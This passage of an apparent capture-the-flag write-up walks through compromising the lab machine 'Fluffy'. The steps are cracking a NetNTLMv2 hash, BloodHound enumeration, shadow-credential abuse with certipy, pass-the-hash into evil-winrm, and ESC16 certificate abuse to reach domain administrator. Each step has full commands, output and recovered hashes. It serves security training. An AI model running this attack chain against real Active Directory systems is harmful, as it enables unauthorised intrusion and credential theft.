


```
P.AGILA::FLUFFY:c00b940beb7c7ac9:43ce9501b34e655995db297a8708f58c:0101000000000
000012adaf8e33dc01ced6b8432a3c8cb30000000000200080054005a005900490001001e00570049
004e002d00430034003800480051005900310045004d0038004a00040034005700490004e002d0043
003400380048005100590031004500d40038004a002e0054005a00590049002e004c004f00430041
004c000300140054005a00590049002e004c004f00430041004c000500140054005a00590049002e
004c004f00430041004c00070008000012adaf8e33dc01060004000200000008003000300000000
0000000100000000200000148eac6e02cbe4a8ab7fb21874bffdddd3d8ae7a5e1b169aceab934fb2
1333cb0a001000000000000000000000000000000000000900220063006900660073002f00310030
002e00310030002e00310034002e003100370033000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:c00b940beb7c7ac9:43ce9501b34e655995...000000
Time.Started.....: Thu Oct  2 11:27:57 2025 (2 secs)
Time.Estimated...: Thu Oct  2 11:27:59 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2017.3 kH/s (5.57ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

So now we have the credentials `p.agila / prmetheusx-303`


Active Directory Enumeration with BloodHound

In a python env, use the newly taken credentials in order to query to bloodhound. (For this, I already have bloodhound installed in my Downloads). I am running the BloodHound-python script which gathers AD and host relationship data by talking to all the open windows services and directory servers we saw in the nmap scan.



```
(bh-env) kali@kali:~/Downloads/BloodHound-linux-x64$ ./bh-env/bin/bloodhound-pyt
hon -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -dc 'dc01.fluffy.htb' -c all
 -ns 10.10.11.69

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
 Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 26S
```

The Query will return a bunch of JSON files that you can then upload into bloodhound.



From this output, there are a couple of things to note.

1. The p.agila user is a part of the Service Account Managers Group, which has GenericAll over the Service Accounts Group.
2. The Service Accounts Group has GenericWrite over the `winrm_svc` user,

GenericalAll over a group is full control over the group allowing for direct modification of group members

GenericWrite over a user allows you to write to the `msds-KeyCredentialLInk` attribute. This property allows an attacker to create "Shadow Credentials" on an object and authenticate as the principle using Kerberos PKINIT.


This means that we can compromise winrm_svc by adding ourselves to the Service Accounts Group with GenericAll privileges, and then generate shadow credentials on the winrm_svc with GenericWrite privileges to compromise this user.

Lateral Movement to WINRM_SVC

For the first step of adding ourselves to the Service Accounts Group, I did this with the following bloodyAD.

```
bloodyAD -u p.agila -p prometheusx-303 -d fluffy.htb --host 10.10.11.69 add groupMember
'Service Accounts' p.agila
```


Now that we are added to the ServiceAccounts group we take advantage of our GenericWrite to pass in Shadow Credentials on `winrm_svc` using certipy-ad.




```
(venv) kali@kali:~/impacket/examples$ certipy shadow auto -u 'p.agila@fluffy.htb' -p promet
heusx-303 -account winrm_svc -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '729fd8d3c06142619e063e210b81ed36'
[*] Adding Key Credential with device ID '729fd8d3c06142619e063e210b81ed36' to the Key Cred
entials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '729fd8d3c06142619e063e210b81ed36' to
the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
(venv) kali@kali:~/impacket/examples$
```

Troubleshoot: I was getting an issue where the NT hash was not returning anything and for this I had to set the date on my computer to match the date on the machine with: `ntpdate -s 10.10.11.69`

Now that we successfully have the hash for winrm_svc. Next, to authenticate into the computer, we are going to use the stolen NT hash in order to do a pass-the-hash attack, so we don't have to actually crack the hash. This successfully drops us in a remote power shell environment of the winrm_svc host, the user.txt is the user flag which is located in Desktop.



```
    -h, --help                    Display this help message
(venv) kali@kali:~$ evil-winrm -i 10.10.11.69 -u 'winrm_svc' -H '33bd09dcd697600edf6b3a7af4
875767'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc
() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi
nrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```



```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\winrm_svc> cd Desktop
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> ls


    Directory: C:\Users\winrm_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         10/2/2025  10:47 AM             34 user.txt


*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat user.txt
fa613db61719fe2e22bc959c8a0c98bf
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop>
```

Privilege Escalation to Admin

The next user we want to target is administrator@fluffy.htb. For this we want to generate shadow credentials to the ca_svc user as this is the certificate authority. We can do this with the same certipy command we did when we passed in shadow creds into winrm_svc.

```
certipy shadow auto -username p.agila@fluffy.htb -password prometheusx-303 -account
ca_svc -dc-ip 10.10.11.69
```


This will return ca_svc's NT hash which we can then use to find vulnerabilities on.

```
certipy find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -target fluffy.htb
-stdout -vulnerable
```

The `-stdout` option directs the output to the console, and the `-vulnerable` flag identifies potentially exploitable accounts or services. At the very bottom there is a vulnerabilities section that tells you the name of the Certificate Authority (CA) DC01.fluffy.htb and that it is vulnerable to ESC16.

ESC16 is a misconfiguration that allows abusing certificate templates for privilege escalation. While the WINRM_SVC account lacks elevated privileges, its CA access provides a path to target the administrator user.

First execute the Certipy account command which updates the ca_svc account on the fluffy.htb domain. Using the credentials of p.agila, and targeting the DC at 10.10.11.69. This modifies the account's userPrincipalName to administrator, which allows the account to perform actions with elevated privileges.




```
(venv) kali@kali:~$ certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10
.10.11.69' -upn 'administrator@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
(venv) kali@kali:~$
```

Then set KRB5CCNAME=ca_svc.ccache with the command

```
>> export KRB5CCNAME=ca_svc.ccache
```

This enables subsequent Kerberos operations with the extracted credentials we got from with the shadow command.

Using the Certipy again, issue a certificate request with the req command to the domain controller DC01.FLUFFY.HTB and the Certificate Authority fluffy-DC01-CA. This generates a .pfx file for the administrator which holds the digital certificate and private key we need to authenticate to the DC.




```
(venv) kali@kali:~$ certipy req -k -dc-ip 10.10.11.69 -target 'dc01.fluffy.htb' -ca 'fluffy
-DC01-CA' -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fluffy.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

After this, I changed the userPrincipalName back to what it originally was.


```
>> certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip
'10.10.11.69' -upn 'ca_svc' -user 'ca_svc' update
```

Run the certipy auth command to pass the certificate to authenticate to the DC, in the same way we passed the hash to the earlier computer, except this time we are passing in the pfx file we generated from earlier.



```
[-] Use -debug to print a stacktrace
(venv) kali@kali:~$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fluffy.htb'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b
6e3a00e93f676c92a6e
```

Authentication is successful and we get the hash for the administrator. We can pass this hash in with evil-winrm again to drop us into the powershell environment. The flag is in root.txt in Desktop.



```
(venv) kali@kali:~$ evil-winrm -i 10.10.11.69 -u administrator -H "8da83a3fa618b6e3a00e93f6
76c92a6e"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc
() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi
nrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ~/Desktop
^C

Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         10/2/2025  10:47 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
c5f4f873a9f595d0cbed1e2de309057f
```